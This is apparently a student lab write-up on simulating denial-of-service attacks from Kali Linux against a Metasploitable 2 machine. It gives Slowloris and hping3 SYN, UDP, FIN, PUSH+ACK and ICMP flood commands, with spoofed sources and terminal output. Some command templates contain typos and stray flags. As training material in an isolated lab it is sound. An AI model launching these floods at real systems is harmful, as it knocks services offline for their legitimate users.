DoS Attack Simulation & Traffic Analysis

Objective:


To perform DoS attacks on metasploitable using Kali Linux and capture packets using wireshark.

Software Required:


1. Virtual Box
2. Kali Linux
3. Metasploitable 2
4. Wireshark

Steps

1. Change the network settings in both MetaSpolitable and Kali Linux from NAT to Bridge Adapter
2. Then check IP of Metasploitable and Kali Linux by typing ifconfig and note down the IP as it will be essential for our next step.
3. IP of Metasploitable will be our Target IP.



4. You can check to access metasploitable using browser



Types Of Attack


1. Slowloris

a) Nmap slowloris

i. Nmap: A powerful open-source network scanning tool used to discover hosts and services on a network, providing details like open ports, protocols, and system configurations.

ii. Slowloris: A type of denial-of-service (DoS) attack that sends partial HTTP requests to a target web server, keeping connections open and consuming resources until the server becomes unresponsive.

nmap --script http-slowloris TARGET_IP



b) Github slowloris

- git clone https://github.com/GHubgenius/slowloris.pl.git cd slowloris.pl
- ls
- perl slowloris.pl -dns TARGET_IP

```
┌──(devanshu㉿kali)-[~]
└─$ git clone https://github.com/GHubgenius/slowloris.pl.git
Cloning into 'slowloris.pl' ...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15 (from 1)
Receiving objects: 100% (15/15), 4.71 KiB | 803.00 KiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(devanshu㉿kali)-[~]
└─$ cd slowloris.pl

┌──(devanshu㉿kali)-[~/slowloris.pl]
└─$ ls
README  slowloris.pl
```

```
┌──(devanshu㉿kali)-[~/slowloris.pl]
└─$ perl slowloris.pl -dns 192.168.0.113
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.0.113:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Sending data.
Current stats:  Slowloris has now sent 562 packets successfully.
This thread now sleeping for 100 seconds ...

                Building sockets.
                Building sockets.
```

2. **TCP SYN Flood Attack**


   a) A TCP SYN flood attack is a type of Denial-of-Service (DoS) attack where an attacker overwhelms a server by sending a massive number of TCP SYN requests without completing the three-way handshake.

   b) This causes the server to keep resources allocated for half-open connections, eventually exhausting its capacity to handle legitimate traffic.

   c) It exploits the TCP protocol's handshake mechanism to disrupt nor- mal network operations.

sudo hping3 -S --flood -V -p TARGET_PORT TARGET_IP

```
┌──(devanshu㉿kali)-[~]
└─$ sudo hping3 -S --flood -V -p 80 192.168.0.113
[sudo] password for devanshu:
using eth0, addr: 192.168.0.109, MTU: 1500
HPING 192.168.0.113 (eth0 192.168.0.113): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.113 hping statistic ---
2858634 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



3. **UDP Flood Attack**


a) A UDP flood attack is a type of Denial-of-Service (DoS) attack where an attacker overwhelms a target by sending a large volume of UDP packets to random ports on the target machine.

b) The target system constantly checks for an application listening on these ports, sending ”ICMP Destination Unreachable” replies when none are found, exhausting bandwidth and computational resources.

c) This disrupts normal services and can cause network congestion or sys- tem failure.

sudo hping3 --flood --rand-source --udp -p TRAGET_PORT TARGET_IP

```
┌──(devanshu㉿kali)-[~]
└─$ sudo hping3 --flood --rand-source --udp -p 80 192.168.0.113
HPING 192.168.0.113 (eth0 192.168.0.113): udp mode set, 28 headers + 0 data b
ytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.113 hping statistic ---
202785 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```



4. **TCP FIN Flood Attack**


a) A TCP FIN flood attack is a type of Denial-of-Service (DoS) attack where an attacker sends a massive number of TCP FIN packets to a target system.

b) These packets attempt to terminate non-existent or incomplete connections, forcing the target to allocate resources to process these unnecessary termination requests.

c) The attack overwhelms the target's resources, leading to service dis- ruption for legitimate users.

sudo hping3 -S --flood --rand-source -F -p TARGET_PORT TARGET_IP

```
┌──(devanshu㉿kali)-[~]
└─$ sudo hping3 --flood --rand-source -F -p 80 192.168.0.113
HPING 192.168.0.113 (eth0 192.168.0.113): F set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.113 hping statistic ---
174638 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```




5. **PUSH and ACK Flood Attack**


   a) A TCP PUSH+ACK flood attack is a type of Denial-of-Service (DoS) attack where an attacker floods the target system with TCP packets having the PUSH and ACK flags set.

   b) These packets force the target to process data immediately, consum- ing CPU and memory resources.

   c) The attack overwhelms the system, leading to performance degrada- tion or complete service disruption.

sudo hping3 -S --flood --rand-source -PA -p TARGET_PORT TARGET_IP






6. **ICMP Flood Attack**

a) An ICMP flood attack is a type of Denial-of-Service (DoS) attack where an attacker overwhelms a target system with a high volume of ICMP Echo Request (ping) packets.

b) The target consumes resources to process and reply to these requests, leading to network congestion and degraded performance.

c) This attack exploits the ICMP protocol to disrupt normal operations and exhaust bandwidth.

sudo hping3 -S --flood --rand-source -1 -p TARGET_PORT TARGET_IP

```
┌──(devanshu㉿kali)-[~]
└─$ sudo hping3 --flood --rand-source -1 -p 80 192.168.0.113
HPING 192.168.0.113 (eth0 192.168.0.113): icmp mode set, 28 headers + 0 data
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.113 hping statistic ---
156909 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```